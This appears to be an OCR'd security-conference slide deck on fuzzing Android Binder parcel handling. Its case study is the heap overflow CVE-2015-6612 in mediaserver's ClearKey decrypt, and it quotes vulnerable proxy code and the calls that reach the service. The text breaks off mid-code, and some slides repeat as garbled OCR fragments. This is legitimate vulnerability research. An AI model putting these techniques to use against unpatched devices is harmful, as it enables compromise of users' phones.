Hey your parcel looks bad – Fuzzing and Exploiting parcel-ization vulnerabilities in Android

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About Me

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  - Main focus: Vulnerability auditing/fuzzing, iOS/OSX/Android/Linux Security Research
  - Pwn2Own 2016 OSX Category winner

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Tencent KEEN Security Lab

- Previously known as KeenTeam
- All researchers moved to Tencent because of business requirement
- New name: Tencent KEEN Security Lab
- Yesterday our union team with Tencent PC Manager (Tencent Security Team Sniper) won “Master of Pwn” in Pwn2Own 2016

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Agenda

- Binder architecture and attack surface overview
- Fuzzing strategy and implementation
- Case study
- Summary

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Binder in Android

- Binder is the core mechanism for inter-process communication
- At the beginning called OpenBinder
  - Developed at Be Inc. and Palm for BeOS
- Removed SystemV IPCs
  - No semaphores, shared memory segments, message queues
    - Note: still have shared mem impl
  - Not prone to resource leakage denial-of-service
- Not in POSIX implementations
  - Merged in Linux Kernel at 2015

Binder in Android - Advantages (cont.)

- Build-in reference-count of object
  - By extending RefBase
- Death-notification mechanism
- Share file descriptors across process boundaries
  - AshMem is passed via writeFileDescriptor
  - The mediaserver plays media via passed FD
- Supports sync and async calls
  - Async: start an activity, bind a service, registering a listener, etc
  - Sync: directly calling a service

Key of the heart: IBinder

- When calling a remote service (e.g. Crypto)
  - Remote service is connected to a handle
  - Then constructed as BpBinder with handle
  - Then constructed BpInterface<ICrypto> via asInterface(IBinder*)
    - new BpCrypto: public BpInterface<ICrypto>
- ICrypto is abstract business-logic-style interface-style class
  - BpInterface combines ICrypto with BpRefBase by multiple inheritance


Key of the heart: IBinder (cont.)

- When a transaction is made, the binder token is written together with transaction command and data using ioctl to /dev/binder
- Binder driver queries the mapping of BinderToken<->BinderService, relay command to appropriate service
- BBinder implementation (usually BnInterface<XXX>)'s onTransact processes incoming data
  - Yarpee! Memory Corruption often occurs here!
- Example: BnCrypto is server-side proxy
- "Crypto" is actually server internal logic

class Crypto : public IInterface

public: DECLARE_META_INTERFACE

Th



BpInterface

BnInterface

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
class *Crypto* : public IInterface

{

public: DECLARE_META_INTERFACE

Th



BpInterface


BnInterface

class *Crypto* : public IInterface

{

public: DECLARE_META_INTERFACE

Th




BpInterface

BnInterface

Th

class *Crypto* : public IInterface

public: DECLARE_META_INTERFACE



BpInterface

BnInterface

Conclusion

- BpXXXService holds client calling conversion
  - Param types
  - Param counts
- BnXXXService holds server transaction logic
- XXXService implements XXXService
  - Business logic here

Data boxing and unboxing

- Parcel.cpp defines basic data types like POJOs
  - Int, string, StrongBinder, etc
- Complex data types build on POJOs – marshal/parcelization
  - No type information in data stream
  - Solely interpreter's call, interpret by convention
- Profit here!

Data boxing and unboxing in Java

- Parcel.java defines basic data types like POJOs and more
  - Serializables
- Serializables has type-info string in data stream
- Is this class actually serializable?
  - CVE-2014-7911
- Are all fields in this class instance secure to accept serialized input?
  - CVE-2015-1528

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Fuzzing strategies

- Google follows good coding patterns, good for automatic code parsing
  - Search and collect all BpXXX and BnXXX definitions
  - Parse out interface argument types with writeXXX
  - Need pre-domain knowledge on how to get that target service

```
data.writeInterfaceToken(ICrypto::getInterfaceDescriptor());
data.writeInt32(secure);
data.writeInt32(mode);
static const uint8_t kDummy[16] = { 0 };
if (key == NULL) {
    key = kDummy;
}

if (iv == NULL) {
    iv = kDummy;
}
data.write(key, 16);
data.write(iv, 16);
```

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Fuzzing strategies (cont.)

- Agent-server design
  - Server stores parsed interface and arguments information
  - Agent accept these from server via socket or arguments
- Parameter content is determined by agent
  - Pre-filled content
  - Bit-flip
  - Randomize
- Watch for pid change of mediaserver

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Fuzzing strategies of Java land (cont.)

- Most objects in Java land transaction is passed in format of serialized stream
  - Intercept and mutate byte stream
  - Intercept and mutate type-info string header
- Triggers a lot of crashes
  - OOM, infinite loop then killed by watchdog
  - No exploitable ones in Java ☹

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Integration with ASAN

- AOSP provides way to enable ASAN on libraries
- Tested on Nexus 6, didn’t success on other models
  - Would be best if we can build on x86
- $ make -j42
  $ make USE_CLANG_PLATFORM_BUILD:=true SANITIZE_TARGET=address -j42
- fastboot flash userdata && fastboot flashall

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Example: Binder call in CVE-2015-6612

```
status_t st;

sp<ICrypto> crypto = interface_cast<IMediaPlayerService>(defaultServiceManager()-
>getService(String16("media.player")))->makeCrypto();

sp<IDrm> drm = interface_cast<IMediaPlayerService>(defaultServiceManager()-
>getService(String16("media.player")))->makeDrm();
Vector<uint8_t> sess;

st = drm->createPlugin(kClearKeyUUID);
```

Integration with AFL

- Binder transaction is actually some byte-stream data passing around
- Basic idea: send transaction data from input generated and monitored by AFL
  - Need to compile Android core libraries with AFL
  - Still in progress

CVE-2015-6612: Heap overflow in media_server (clearkeydrm::CryptoPlugin::decrypt)

- Reported by me and WenXu at August
- Fixed in November bulletin
- Call chain:
  - BnCrypto::onTransact
  - Clearykey/CryptoPlugin::decrypt

```
virtual ssize_t decrypt(
            bool secure,
            const uint8_t key[16],
            const uint8_t iv[16],
            CryptoPlugin::Mode mode,
            const void *srcPtr,
            const CryptoPlugin::SubSample *subSamples, size_t numSubSamples,
            void *dstPtr,
            AString *errorDetailMsg) {
        Parcel data, reply;
        data.writeInterfaceToken(ICrypto::getInterfaceDescriptor());
        data.writeInt32(secure);
        data.writeInt32(mode);
        static const uint8_t kDummy[16] = { 0 };
        if (key == NULL) {
            key = kDummy;
        }

        if (iv == NULL) {
            iv = kDummy;
        }
        data.write(key, 16);
        data.write(iv, 16);
```

BpInterface Part
(The intended logic)

```
    data.write(key, 16);
    data.write(iv, 16);
    size_t totalSize = 0;
    for (size_t i = 0; i < numSubSamples; ++i) {
        totalSize += subSamples[i].mNumBytesOfEncryptedData;
        totalSize += subSamples[i].mNumBytesOfClearData;
    }
    data.writeInt32(totalSize);//0ops
    data.write(srcPtr, totalSize);
    data.writeInt32(numSubSamples);
    data.write(subSamples, sizeof(CryptoPlugin::SubSample) * numSubSamples);//0ops

    if (secure) {
        data.writeInt64(static_cast<uint64_t>(reinterpret_cast<uintptr_t>(dstPtr)));
    }

    remote()->transact(DECRYPT, data, &reply);
```

CVE-2015-6612: (cont.)

BnInterface Part
(The un-intended logic)

```
case DECRYPT:
        {
        CHECK_INTERFACE(ICrypto, data, reply);

        bool secure = data.readInt32() != 0;
